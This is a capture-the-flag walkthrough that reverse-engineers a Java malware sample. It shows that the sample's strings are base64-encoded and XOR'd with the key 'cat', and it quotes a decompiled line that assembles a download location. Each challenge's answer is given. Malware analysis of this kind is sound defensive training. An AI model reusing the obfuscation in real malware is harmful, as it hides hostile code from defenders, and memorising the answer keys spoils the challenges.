
Answer: 30fd9a333080a21a46f9e96bc164ae28

Tartalo 7


Try to analyze the malware that Amaya downloaded from the PDF. How does the malware encode strings?

Solution:

Open the **login.jar** file in jd-gui.



Looking at the file, notice the **DataExtractor.class**. Examining the class further, the function `public static String decryptString(String input, String key)` is used to decrypt strings and within this function `Base64.getDecoder()` is used. It is assumed that the malware encodes strings in base64.




Answer: base64

Tartalo 8


We were able to get a recompiled version of the jar file. What is the key used in the repeating xor?

Solution:

Download the recompiled jar file given. Open the jar file in jd_gui.



Within jd_gui there are several classes in this program. In opening up the classes to examine their purpose, notice that the variable `k` is being referenced several times. In opening the **DataExtractor.class** notice that the variable `k = "cat"` is initalized. This variable is used throughout the DataExtractor.class as well as other classes. Therefore, is is assumed the key is **cat**.




Answer: cat

Tartalo 9


What is the name of the unblurred version of the quote that gets opened when the Java code is run? Use the .jar file from Tartalo 8.

Solution:


Continue in jd_gui with the recompiled jar file.



Looking around the program, notice that in **x.class** the program is writing a file to the disk referenced in the string variable **unencrypted** as **Ng8RDQIGGhEABgUrKg8CDAgXBk8EBwc=**. It first unencrypts it using the DataExtracor class and then writes it to disk.



Due to the format of the encrypted string as base64, it can be decoded from base64 then xor'd using the key from **tartalo_8** (CyberChef is used in screenshot below). The decoded string is Unencrypted_Invoice.pdf



Last build: 9 hours ago - v9 supports multiple inputs and a Node API ...
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
XOR
Key
cat
UTF8
Scheme
Standard
Null preserving
Input
length: 32
lines: 1
Ng8RDQIGGhEABgUrKg8CDAgXBk8EBwc=
time: 1ms

Tartalo 10


What username is used on the site to host files downloaded by this malware? Use the .jar file from Tartalo 8

Solution:

Continue in jd_gui with the recompiled jar file.




Looking through the encoded there is a string calleds picloc in **dataextractor.class**.



This string leads to a couple different strings but one big encoded string is shown.

```
String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CQ4cDQBNFBMdBAkABQ4bF1BG", k) + "/" + (new pictureLocator()).recentPull() + decryptString("TQsEBgY=", k);
```

Use CyberChef and decode with base64 and then xor using the key from **tartalo_8**.



